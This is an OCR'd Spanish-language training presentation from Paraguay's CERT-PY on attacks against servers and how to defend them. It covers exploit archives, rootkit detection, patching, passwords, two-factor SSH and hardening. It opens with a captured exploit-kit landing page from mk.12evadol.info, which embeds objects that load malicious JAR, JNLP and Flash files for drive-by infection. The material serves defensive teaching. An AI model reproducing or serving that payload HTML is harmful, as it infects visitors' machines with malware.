2	200	HTTP	mk.12evadol.info	/?a8de736af854f81d77b5df8ef69efce6=v8&60f4eb6eb504fcf90a29f9bb3adc

```
6b8
<html><head>

</head><body>

<OBJECT classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93" width="400" height="332"><PARAM name="code" value="r"><PARAM name="archive" value="http://mk.
12evadol.info/fd392c8f1c8446afce90759b65ffda35/e0a6a9b0f9205355ef9b00588a278191.jar"><PARAM name="codebase" value="http://mk.12evadol.info/
fd392c8f1c8446afce90759b65ffda35/"></OBJECT>
<OBJECT CLASSID="clsid:5852F5ED-8BF4-11D4-A245-0080C6F74284" width="400" height="332"><PARAM name="app" value="http://mk.12evadol.info/
fd392c8f1c8446afce90759b65ffda35/ab70a042b5043f720b50f147fa601b8c.jnlp"></OBJECT>
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="10" height="10" id="swf_id"><param name="movie" value="http://mk.12evadol.info/
fd392c8f1c8446afce90759b65ffda35/2c0e6442b32ddb01610c36c1373a8393.swf"><param name="allowScriptAccess" value="always"><param name="Play" value="0"><embed src="
http://mk.12evadol.info/fd392c8f1c8446afce90759b65ffda35/2c0e6442b32ddb01610c36c1373a8393.swf" id="swf_id" name="swf_id" allowScriptAccess="always" type="
application/x-shockwave-flash" width="10" height="10"></embed></object>
</body></html>
0
```


Cuando la webshell no es suficiente..

SECRETARÍA NACIONAL DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN

CERT-PY

GOBIERNO NACIONAL
Construyendo Juntos Un Nuevo Rumbo
agendaDigital

Vulnerabilidades y exploits



Vulnerabilidades y exploits (1)

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Offensive Security Exploit Database Archive

34045
Exploits Archived

The **Exploit Database** – ultimate archive of **Exploits**, **Shellcode**, and **Security Papers**. New to the site? Learn **about the Exploit Database**.

Google Hacking Database

The Google Hacking Database (GHDB) is a collection of interesting Google searches which find, identify or expose information which could be useful for penetration testers or security auditors such as advertised vulnerabilities, exposed credentials and more.

Visit the Google Hacking Database

GOOGLE HACKING DATABASE
BY OFFENSIVE SECURITY

Remote Exploits


This exploit category includes exploits for remote services or applications, including client side exploits.

Date	D	A	V	Title	Platform	Author
2015-07-21		-		SysAid Help Desk 'rdslogs' Arbitrary File Upload	java	metasploit
2015-07-21		-		Internet Download Manager - OLE Automation Array Remote Code Execution	windows	Mohammad Reza .
2015-07-17		-		D-Link Cookie Command Execution	hardware	metasploit
2015-07-14		-		Impero Education Pro - SYSTEM Remote Command Execution	windows	slipstream
2015-07-13		-		Accellion FTA getStatus verify_oauth_token Command Execution	hardware	metasploit
2015-07-13		-		VNC Keyboard Remote Code Execution	multiple	metasploit
2015-07-13		-		Adobe Flash opaqueBackground Use After Free	windows	metasploit

Web Application Exploits

This exploit category includes exploits for web applications.

Date	D	A	V	Title	Platform	Author
2015-07-29				phpFileManager 0.9.8 - CSRF Vulnerability	php	John Page
2015-07-29				Tendoo CMS 1.3 - XSS Vulnerabilities	php	Arash Khazaei


Ciência Hacker
#root
BYPASS ROOT

Rootkit

Herramienta cuya finalidad es esconderse a sí misma, esconder otros programas, procesos, directorios, archivos y conexiones, que permite a usuarios no autorizados mantener el acceso y comandar remotamente nuestro equipo.

Detectando Rootkits

En servidores Linux:

- **ClamAV**
- **unhide.rb / unhide**
- **Rkhunter**
- **Chkrootkit**

```
/bin/mktemp                                    [ OK ]
/bin/more                                      [ OK ]
/bin/mount                                     [ OK ]
/bin/mv                                        [ OK ]
/bin/netstat                                   [ Warning ]
/bin/ping                                      [ OK ]
/bin/ps                                        [ Warning ]
/bin/pwd                                       [ OK ]
/bin/readlink                                  [ OK ]
/bin/rpm                                       [ OK ]
/bin/sed                                       [ OK ]
/bin/sh                                        [ OK ]
/bin/sort                                      [ OK ]
/bin/su                                        [ OK ]
/bin/touch                                     [ OK ]
/bin/uname                                     [ OK ]
/bin/gawk                                      [ OK ]
/bin/tcsh                                      [ OK ]
/bin/mailx                                     [ OK ]
/usr/sbin/adduser                              [ OK ]
/usr/sbin/chroot                               [ OK ]
/usr/sbin/groupadd                             [ OK ]
/usr/sbin/groupdel                             [ OK ]
/usr/sbin/groupmod                             [ OK ]
```

REINSTALACIÓN DE S.O.

SECRETARÍA
NACIONAL DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN

CERT-PY

GOBIERNO NACIONAL
Construyendo Juntos Un Nuevo Rumbo
agendaDigital

Cómo protegernos?


Actualización

- **Sistema Operativo:**
  - Linux, Windows Server
- **Software:**
  - MySQL
  - PHP
  - Apache
  - Zimbra
  - Librerias: OpenSSL, glibC, etc.
  - BIND
  - Paquetes adicionales

Actualización (1)

Aplicaciones Web:

- CMS: Wordpress, Joomla, Concrete5, Alfresco, Liferay
- Plugins y componentes
- Temas y plantillas
- Librerias: PHP, Java, ASP.NET, Ruby On Rails, Python, PERL
- Servidor: Apache, IIS, nginx
- Base de datos: MySQL, Oracle, MSSQL



SECRETARÍA NACIONAL DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN

CERT-PY

GOBIERNO NACIONAL
Construyendo Juntos Un Nuevo Rumbo
agendaDigital

Contraseña robustas

- Longitud: mínimo 12 caracteres – no hay máximo
- Combinación de caracteres
- Usar frases en vez de palabras
- No usar palabras comunes o de “diccionario”

DATO:
Contraseñas más comunes:

1) **123456**
2) **password**
3) **12345678**
4) **qwerty**
5) **abc123**
6) **111111**

Buenas prácticas de contraseñas

- No usar la misma contraseña para todo
- Cambiar contraseñas regularmente
- Cambiar las contraseñas por defecto
- No escribirlas en papeles o documentos accesibles

Autenticación de doble factor

- Medida de seguridad adicional al usuario y contraseña

Usuario + Contraseña + CÓDIGO DE SEGURIDAD

1) Algo que el usuario sabe → contraseña
2) Algo que el usuario tiene → teléfono
3) Algo que el usuario es → huella dactilar

Autenticación de doble factor (1)

- Implementacion de OTP con Google Authenticator para proteger SSH

```
root@kali:~#
root@kali:~# apt-get install libpam0g-dev make
Reading package lists... Done
Building dependency tree
Reading state information... Done
make is already the newest version.
make set to manually installed.
The following NEW packages will be installed:
  libpam0g-dev
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 191 kB of archives.
After this operation, 401 kB of additional disk space will be used.
Do you want to continue [Y/n]? Y
Get:1 http://http.kali.org/kali/ kali/main libpam0g-dev amd64 1.1.3-7.1 [191 kB]
Fetched 191 kB in 5s (36.2 kB/s)
Selecting previously unselected package libpam0g-dev:amd64.
(Reading database ... 370322 files and directories currently installed.)
Unpacking libpam0g-dev:amd64 (from .../libpam0g-dev_1.1.3-7.1_amd64.deb) ...
Processing triggers for man-db ...
Setting up libpam0g-dev:amd64 (1.1.3-7.1) ...
root@kali:~#
```


Hardening de SO y aplicaciones

Haciéndole la vida difícil al atacante

- Desactivar y/o desinstalar servicios y software innecesarios
- Evitar usar usuario root – Usar sudo
- Implementar políticas de administración de usuarios y contraseñas
- Otorgar los mínimos privilegios necesarios
- Implementar límites de intentos fallidos de autenticación
- Desactivar SUID no deseado y SGID Binarios
- Activar y configurar logs de auditoría
- Utilizar SELinux
- Implementar mecanismos de backup
- ...

Firewall de Aplicación Web (WAF)


- ModSecurity
- OpenWAF
- Ironbee
- ESAPI WAF




Seguridad Perimetral

Firewall + IDS/IPS + SIEM

- Iptables
- CSF
- Snort
- Suricata
- Pfsense
- OSSIM



Defensa en Profundidad



SECRETARÍA
NACIONAL DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN

CERT-PY

GOBIERNO NACIONAL
Construyendo Juntos Un Nuevo Rumbo
agendaDigital

Muchas gracias!

CENTRO DE RESPUESTAS ANTE INCIDENTES CIBERNÉTICOS

CERT-PY

@CERTpy

/CERT-Py

www.cert.gov.py

denuncias: abuse@cert.gov.py
contactos: cert@cert.gov.py